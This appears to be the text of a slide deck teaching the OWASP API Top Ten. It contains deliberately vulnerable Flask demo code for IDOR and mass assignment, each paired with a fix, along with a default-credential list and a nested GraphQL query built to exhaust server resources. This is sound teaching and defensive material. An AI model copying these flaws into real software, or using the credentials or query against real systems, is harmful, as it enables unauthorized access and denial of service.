Practical OWASP

Dissecting OWASP API Top Ten

About me

- I've been working in security for 10 years now
- held different roles: AppSec, pentester
- besides increasing my technical skills, I like to focus also on operational and management part of security

Socials:

- Linkedin

Discord Hackout:

- @akun

- Will write stuff occasionally on https://hacknet.cafe/

Agenda

Introductory concepts

OWASP API Top Ten

Sprinkled with some demos

HTTP intro

Request

Pretty Raw Hex

```
GET /get_user_data?user_id=1 HTTP/1.1
Host: 127.0.0.1:5000
sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Cookie: isAuthenticated=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.7
Date: Fri, 04 Oct 2024 11:57:46 GMT
Content-Type: application/json
Content-Length: 76
Connection: close

{
  "data":"Alice's sensitive data",
  "name":"Alice",
  "role":"user"
}
```

- Plaintext protocol

Man-in-the-middle


HTTP Verbs




Method	Safe	Idempotent
GET	Yes	Yes
HEAD	Yes	Yes
OPTIONS	Yes	Yes
TRACE	Yes	Yes
PUT	No	Yes
DELETE	No	Yes
POST	No	No
PATCH	No	No
CONNECT	No	No

Architecture intro

- What are classical web apps ?




- What are APIs?



NETFLIX SYSTEM DESIGN

High Level Architecture



Classic web app

- HTTP communication
- Request/response
- Requires a client
- Response is an HTML page
- Requires a HTML renderer (browser) to easily understand responses
- Bigger network footprint (responses are bulky as they carry HTML code each time)
- Bigger impact on device performance (i.e. smart devices)
- Fewer architecture components
- Most of the time uses GET and POST
- Has security vulnerabilities

API

- HTTP communication
- Request/response
- Requires a client
- Response is JSON (text)
- JSON responses can be easily understood (text) with any tool (Burp, Postman, cURL)
- Lower network footprint (responses are light)
- Lower impact on device performance
- More components, especially an independent UI component
- Usually uses all HTTP verbs
- Has security vulnerabilities

HTTP Request

```
GET /get_user_data?user_id=1 HTTP/1.1
Host: 127.0.0.1:5000
sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Classic web app

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.7
Date: Fri, 04 Oct 2024 11:58:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1098
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      User Data Result
    </title>
    <style>
      body{
        font-family:Arial,sans-serif;
        background-color:#f4f4f4;
        display:flex;
        justify-content:center;
        align-items:center;
        height:100vh;
      }
      .result-container{
        background-color:white;
        padding:20px;
        border-radius:8px;
        box-shadow:02px10pxrgba(0,0,0,0.1);
        text-align:center;
      }
```

API

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.7
Date: Fri, 04 Oct 2024 11:57:46 GMT
Content-Type: application/json
Content-Length: 76
Connection: close

{
  "data":"Alice's sensitive data",
  "name":"Alice",
  "role":"user"
}
```

OWASP intro

- Open Worldwide Application Security Project (OWASP)
- Home of Top Ten Projects:
  - OWASP Top 10 (Web)
  - OWASP API Top 10
  - OWASP Mobile Top 10
  - OWASP Desktop App Security Top 10
  - OWASP Top 10 Risks for Open Source Software
  - …
- Organized around local chapters

OWASP projects and initiatives

- OWASP Top 10
- Cheatsheet series
- OWASP Web Security Testing Guide
- OWASP Top 10 Proactive Controls
- OWASP Application Security Verification Standard (ASVS)

Tools

- OWASP ZAP
- OWASP Dependency-Check
- OWASP Modsecurity

OWASP API Top Ten


Access control issues

API1:2023 - Broken Object Level Authorization	APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface of Object Level Access Control issues. Object level authorization checks should be considered in every function that accesses a data source using an ID from the user.
API2:2023 - Broken Authentication	Authentication mechanisms are often implemented incorrectly, allowing attackers to compromise authentication tokens or to exploit implementation flaws to assume other user's identities temporarily or permanently. Compromising a system's ability to identify the client/user, compromises API security overall.
API3:2023 - Broken Object Property Level Authorization	This category combines API3:2019 Excessive Data Exposure and API6:2019 - Mass Assignment, focusing on the root cause: the lack of or improper authorization validation at the object property level. This leads to information exposure or manipulation by unauthorized parties.
API4:2023 - Unrestricted Resource Consumption	Satisfying API requests requires resources such as network bandwidth, CPU, memory, and storage. Other resources such as emails/SMS/phone calls or biometrics validation are made available by service providers via API integrations, and paid for per request. Successful attacks can lead to Denial of Service or an increase of operational costs.
API5:2023 - Broken Function Level Authorization	Complex access control policies with different hierarchies, groups, and roles, and an unclear separation between administrative and regular functions, tend to lead to authorization flaws. By exploiting these issues, attackers can gain access to other users' resources and/or administrative functions.
API6:2023 - Unrestricted Access to Sensitive Business Flows	APIs vulnerable to this risk expose a business flow - such as buying a ticket, or posting a comment - without compensating for how the functionality could harm the business if used excessively in an automated manner. This doesn't necessarily come from implementation bugs.
API7:2023 - Server Side Request Forgery	Server-Side Request Forgery (SSRF) flaws can occur when an API is fetching a remote resource without validating the user-supplied URI. This enables an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall or a VPN.
API8:2023 - Security Misconfiguration	APIs and the systems supporting them typically contain complex configurations, meant to make the APIs more customizable. Software and DevOps engineers can miss these configurations, or don't follow security best practices when it comes to configuration, opening the door for different types of attacks.
API9:2023 - Improper Inventory Management	APIs tend to expose more endpoints than traditional web applications, making proper and updated documentation highly important. A proper inventory of hosts and deployed API versions also are important to mitigate issues such as deprecated API versions and exposed debug endpoints.
API10:2023 - Unsafe Consumption of APIs	Developers tend to trust data received from third-party APIs more than user input, and so tend to adopt weaker security standards. In order to compromise APIs, attackers go after integrated third-party

API1:2023 - Broken Object Level Authorization

- a very specific case of Broken Access Control (IDOR)

ID NUMBER	LAST NAME	FIRST NAME	BONUS
513001	Jones	Joanna	8000
502333	Smith	Jamie	4000
455332	Beck	Samuel	1000



```
GET /get_user_data?user_id=1 HTTP/1.1
Host: 127.0.0.1:5000
sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.7
Date: Fri, 04 Oct 2024 11:57:46 GMT
Content-Type: application/json
Content-Length: 76
Connection: close

{
  "data":"Alice's sensitive data",
  "name":"Alice",
  "role":"user"
}
```

GET /get_user_data?user_id=1 HTTP/1.1
POST /get_user_data?user_id=1 HTTP/1.1
PUT /get_user_data?user_id=1 HTTP/1.1
DELETE /get_user_data?user_id=1 HTTP/1.1
...

API1:2023 - Broken Object Level Authorization

Demo time

```python
# Simulated user database
users_data = {
    1: {"name": "Alice", "role": "user", "data": "Alice's sensitive data"},
    2: {"name": "Bob", "role": "user", "data": "Bob's sensitive data"}
}

# Simulated logged-in user (Alice)
logged_in_user_id = 1  # Assume Alice is logged in

# Insecure function to get user data from an HTTP request
@app.route('/get_user_data', methods=['GET'])
def get_user_data():
    # Get the requested_user_id from the query parameters (e.g., /get_user_data?user_id=2)
    requested_user_id = int(request.args.get('user_id'))

    # No proper access control to check if the logged-in user is requesting their own data
    if requested_user_id in users_data:
        user_info = users_data[requested_user_id]["data"]
        return render_template('result.html', user_info=user_info)
    else:
        return render_template('result.html', user_info="User not found")
```

API1:2023 - Broken Object Level Authorization

Code fix

```
# Simulated user database
users_data = {
    1: {"name": "Alice", "role": "user", "data": "Alice's sensitive data"},
    2: {"name": "Bob", "role": "user", "data": "Bob's sensitive data"}
}

# Simulated logged-in user (Alice)
logged_in_user_id = 1  # Assume Alice is logged in

# Secure function to get user data from an HTTP request
@app.route('/get_user_data_secure', methods=['GET'])
def get_user_data_secure():
    # Get the requested_user_id from the query parameters (e.g., /get_user_data_secure?user_id=2)
    requested_user_id = int(request.args.get('user_id'))

    # Ensure the logged-in user can only access their own data
    if logged_in_user_id == requested_user_id:
        return jsonify(users_data[requested_user_id])
    else:
        return "Access Denied", 403
```

API2:2023 - Broken Authentication

"assume other user's identities temporarily or permanently" = account takeover

- Credential vulnerabilities
  - Default creds
  - Weak passwords
  - Bruteforce login

- Session management vulnerabilities
- Password reset vulnerabilities
- Everything related to authentication that can be abused by attackers

Username	Password
admin	admin
root	root
tomcat	tomcat
password	password

API3:2023 - Broken Object Property Level Authorization

- Mass Assignment

PII TOOLS

TYPES OF PII	EXAMPLES OF PII
Names	→ David Johnson
Personal identification numbers	→ SSN 123-321-1234
Personal address information	→ 1234 Main Street, New York
Personal telephone numbers	→ (801) 123-321-4455
Personal characteristics	→ Fingerprint
Biometric data	→ Retina scan
Information identifying personally owned property	→ VIN NO. 4Y1SL65848Z411439
Asset information	→ IP 192.158.1.38.

- Excessive Data Exposure

HackerOne https://hackerone.com › reports

Report #1627962 - Unauthenticated PII leak on verified/ ...

Any **unauthenticated** person can obtain **PII** information from any verified profile or profiles that have requested verification.

HackerOne https://hackerone.com › reports

Starbucks | Report #659248 - China – Limited Partner PII ...

0xpatrik discovered an **unauthenticated API** endpoint that allowed retrieval of specified work leave dates of designated Starbucks employees in China.

HackerOne https://hackerone.com › reports

U.S. Dept Of Defense | Report #1626508 - IDOR leading ...

I have found this **API** endpoint leads to leaking attachments and documents of users. The attachments leaked are banks taxes, contracts, **PII** such as full address ...

Medium · the_unlucky_guy 880+ likes · 10 months ago

PII Disclosure Worth $750 | by the_unlucky_guy - Medium

In this blog, I am going to show how I found **PII** disclosure in one of the Unicorn of India. The company is having a public **bug bounty** program on Hackerone.

HackerOne https://hackerone.com › reports

Report #1061736 - Unauthorized access to PII leads ...

An attacker can able to takeover any account that is present on that side.

API3:2023 - Broken Object Property Level Authorization

- Mass Assignment

Demo time

```python
# In-memory storage to simulate user data
users = []

@app.route('/signup', methods=['GET'])
def show_signup():
    # Render the signup.html page when the user visits /signup.html
    return render_template('signup.html')

@app.route('/signup', methods=['POST'])
def signup():
    # Manually assign only allowed fields (no isAdmin field exposed)
    user = {
        'username': request.form.get('username'),
        'email': request.form.get('email'),
        'password': request.form.get('password'),
        'isAdmin': request.form.get('isAdmin', 'false')
    }
```

API3:2023 - Broken Object Property Level Authorization

- API6:2019 - Mass Assignment


Code fix

```
@app.route('/signup', methods=['POST'])
def signup():
    # Manually assign only allowed fields
    user = {
        'username': request.form['username'],
        'email': request.form['email'],
        'password': request.form['password'],
        'isAdmin': False  # Always default to False
    }
```

API4:2023 - Unrestricted Resource Consumption

- Denial of Service

- Infrastructure Denial of Service
  - Harder to achieve
  - Resource starvation (CPU, bandwidth, memory, disk space)
  - Attacker usually go for DDoS



- Fixed by using:
  - Vertical scaling
  - Exporting risk (3rd party WAF)

attacks and/or fixes can cause direct financial loss

- Application Denial of Service
  - Improper coding
  - Amplification attacks
  - Application timeouts

```
query {
  pastes {
    owner {
      pastes {
        owner {
          pastes {
            owner {
              pastes {
                owner {
                  pastes {
                    owner {
                      pastes {
                        owner {
                          pastes {
                            owner {
                              pastes {
                              # ...repeat...
                              }
                            }
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

- Fix:
  - Custom code requires custom security fix; no unique solution

API5:2023 - Broken Function Level Authorization

- Privilege escalation

POST /transfer/balance HTTP/1.1

POST **/admin**/transfer/balance HTTP/1.1

Role	View Account	View Balance	Make Transactions	Manage Users	Access Reports	Manage Loans	Approve Transactions	Admin Controls
Customer	✓	✓	✓	✗	✗	✗	✗	✗
Teller	✓	✓	✓	✗	✗	✓	✗	✗
Branch Manager	✓	✓	✓	✓	✓	✓	✓	✗
Loan Officer	✓	✓	✗	✗	✗	✓	✗	✗
Auditor	✓	✓	✗	✗	✓	✗	✗	✗
System Admin	✓	✓	✓	✓	✓	✓	✓	✓

Prevention


API6:2023 - Unrestricted Access to Sensitive Business Flows

- Business Logic vulnerabilities

Request

Pretty Raw Hex

```
POST /api/reserve HTTP/1.1
Host: cinema-reservations.com
Content-Type: application/json
Authorization: Bearer <your_access_token>

{
    "user_id": 12345,
    "cinema_room_id": 100,
    "selected_seats": [
        {
            "row": "C",
            "seat_number": 5
        },
        {
            "row": "C",
            "seat_number": 6
        }
    ],
    "show_time": "2024-10-05T19:30:00",
    "payment_method": {
        "type": "Pay at the desk"
    },
    "total_price": 25.00
}
```



